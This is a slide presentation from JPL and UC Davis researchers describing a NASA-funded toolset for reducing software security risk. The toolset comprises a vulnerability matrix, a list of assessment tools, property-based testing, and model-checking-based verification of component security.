Reducing Software Security Risk Through an Integrated Approach

David Gilliam, John Powell, & John Kelly

California Institute of Technology,

Jet Propulsion Laboratory

Matt Bishop

University of California at Davis

NASA RTOP:
Reducing Software Security Risk

- **NOTE:**

  This work is sponsored by NASA's Office of Safety and Mission Assurance under the NASA Software Program lead by the NASA Software IV&V Facility

  This activity is managed locally at JPL through the Assurance and Technology Program Office (502)

Collaborators

- **David Gilliam – Principle Investigator**

  Network and Computer Security, JPL
- **John Powell – Research Engineer**

  Quality Assurance, JPL
- **John Kelly – RTOP Manager**

  Quality Assurance, JPL
- **Matt Bishop – Associate Professor of Computer Science**

  University of California at Davis

Introduction

- Internet – E-Commerce vs. E-Hacking
  - ➢ Systems and Data
  - ➢ Exploits and Exposures
- Hacking Tools
  - ➢ “Script Kiddies”
    - – Bragging rights
    - – Warez sites
    - – Non-malicious unauthorized use
  - ➢ Theft / Ransom for Profit
  - ➢ Espionage
  - ➢ Electronic Warfare

Introduction (Cont.)

- **Today Increased S/W Security Risk**
  - **NASA Missions, projects, tasks, etc.**
  - **Code Complexity**
  - **Collaborative Engineering**
  - **Interplanetary Network (IPN)**
    - **NASA's Presence in Space – Additional Risk**
    - **Potential Commercialization of Space**
      - **IEEE – Mining Near- Earth Objects (NEO's)**


- **How Do We Mitigate Security Risk?**
  - **Lack of Security Assessment Tools (SAT's)**
  - **Formal Approach to Software Security**
    - **Similar to S/W Reliability and S/W Safety**

Research Goal

- **Reduce security risk to the computing environment by mitigating vulnerabilities in the software development and maintenance life cycles**
  - **Vulnerability Matrix (VM)**
  - **Security Assessment Tools' List (SATs)**
  - **Property-based Testing (PBT) tool—Tester's Assistant**
  - **Model-Based security specification and verification tool (MBV)**

Research Goal (Cont.)

- **Provide software security assessment instrument**
  - **Analyst to assist projects and tasks developing applications for use on networks to ensure security of the applications**
  - **Security Assessment Instrument used collectively or as individual tools**




Vulnerability Matrix

- **Vulnerability matrix to assist security experts and programmers where best to expend their efforts**
  - **VM: DOVES database (maintained by UC Davis): http://seclab.cs.ucdavis.edu/projects/**
  - **Uses the Common Vulnerabilities and Exposures (CVE) Listing (MITRE)**

    http://cve.mitre.org/cve/
  - **Contains signatures used to exploit the vulnerability – signature properties can be used with the Tester’s Assistant (TA) and the Modeling SPIN Tool (MBV)**
  - **Will include properties for each vulnerability or exposure for use with the PBT and the MBV tools**

Security Assessment Tools

- **Software Security Assessment Instrument**
  - **Security assessment tools**
    - **Description of each tool and its purpose**
    - **Pros and Cons of each tool**
    - **Alternate and related tools**
    - **Maintained by UC Davis (for future additional tools)**



Property – Based Testing


Property-Based Testing

- **Property-based testing tool – Tester's Assistant (Matt Bishop, UC Davis)**
  - **Perform code slicing on applications for properties for a known set of vulnerabilities**
  - **Test for vulnerabilities in code on the system or whenever the computing environment changes**
  - **Initially, checks software developed in JAVA**
    - **The goal is to have the tool check other programming and scripting languages as well (C, C++, Perl, ActiveX, etc.)**

Property-Based Testing (Cont.)

- **Compare program actions with specifications**
  - **Create low-level specifications**
  - **Instrument program to check that these hold**
  - **Run program under run-time monitor**
  - **Report violations of specifications**

Property-Based Testing (Cont.): How It Works



*Backup Slides provide an example on how this works with the TASPEC

Property-Based Tester

- TASPEC language definitions
  - Handle ambiguous specifications and facts
  - Resetting, non-resetting temporal operators
  - Existential, universal logical operators
- Design Decisions
  - Instrumenter does most work

Model – Based Specification & Verification

A New Model-Based Specification Approach for Security


- Employs model checking as a core technology
- Reduces the learning curve of traditional model specification for model checking
- Increases the usability (and thus value) of model checking results
- Facilitates evolution of the models as systems evolves through early lifecycle phases

Model Checkers

- Verification systems that logically determine if a model possess a stated property are referred to as <u>model checkers</u>.
- Objective is to verify a model over its corresponding state space (the subset of reachable states).
- Properties to be verified are often expressed a formula in a temporal logic. (LTL, CTL, …)
- Models are expressed in a suitable language (e.g. SMV, Murf, PROMELA(SPIN)).
- Model checkers
  - ➢ are <u>operational</u> as opposed to <u>analytic.</u>
  - ➢ Can be used on suitably restricted “partial specifications”.
- The goal is to <u>find errors</u> as opposed to <u>proving correctness.</u>

Model Checking and Computational Trees

Consider two concurrent processes P1 and P2 depicted by the following state machine diagrams (example adapted from Callahan*)



Process P1

Process P2

(A,D)	(B,D)	(C,D)
(A,E)	(B,E)	(C,E)
(A,F)	(B,F)	(C,F)

Note: m^n = 9 states produced when P1 & P2 are considered together

*J. Callahan, *Automated Testing via Model Checking*, presentation.

Model Checking and Linear Temporal Logic

- **Three common properties to check for:**
  - **Invariant always p**
    - **p is a property the model must always have**
  - **Safety not ever q**
    - **q is a property the model must never have**
  - **Liveness r implies s will be “true” now or in the future**
    - **always the case that if property r holds at the current state, then property s will hold at some state now or in the future**
    - **used to guarantee that significant sequences take place**

A Flexible Modeling Framework


- **Component Based Approach**
  - **Management strategy for the state space explosion.**
    - **For n variables of range m the state space grows at a rate of m^n by selection critical subsets of the components.**
    - **Modeling through small components allow verification over a relevant subset of n**
    - **Modeling in components is more compatible with modern architecture and software engineering practices**

A Flexible Modeling Framework

- **Compositional Verification**
  - **Infer results over the system model by systematic examination of a subsets of its components**
  - **Combination of components mimics the software engineering approach of combining software components to form systems**
  - **Systematic combination of components allows discovery of errors in systems that are too large for model checkers.**
  - **Produces relationships between components that individually are secure but are vulnerable in combination**


A Flexible Modeling Framework

- **Retain information from previous verifications**
  - **Reduces problem space for future verification**
  - **Attempts to mitigate formal verification complexity as system detail & complexity increases.**
  - **Networks of component relationships allow offline assessment of dangerous component combinations**



- C1 or C3 = Safe
- C2 undermines C1
- C2 or C4 = Unsafe
- C3 mitigates C4

Real Project Application




- **Mars testbed**
  - ➢ **Tentative approval to test toolset against Mars Polar Lander software**
- **IsoWAN & Information Power Grid testbeds**
  - ➢ **Isolated wide-area networks using a modified VPN solution to create a secure, isolated, computing environment**

Potential Follow-On Work

- Training in use of security assessment tools in the software development and maintenance life-cycle
- Development of re-composable model sub-components
- Develop capability for easy storage and access of a library of common network security model components and past verification results
- Develop a programmer interface to assist users with generating properties for input into the tools

Potential Follow-On Work (cont.)



- **Enhancing and augmenting the toolset**
  - **Port the code to run on different operating systems in a run-time environment**
  - **Include additional programming and scripting languages that the Tester's Assistant tool can slice for vulnerabilities**
  - **Augment the toolset by incorporating or developing additional tools**
  - **Develop a graphical user interface front-end checklist and decision tree to assist in building the Model to be verified**
  - **Develop an interface into the AART Tool**

Summary

- Growth of NASA's network aware software applications and collaborative work increase risk to NASA environment
  - ➢ Risk will continue to increase as collaboration increases
- Software Security Assessment Instrument for use in the software development and maintenance lifecycle

Summary (Cont.)

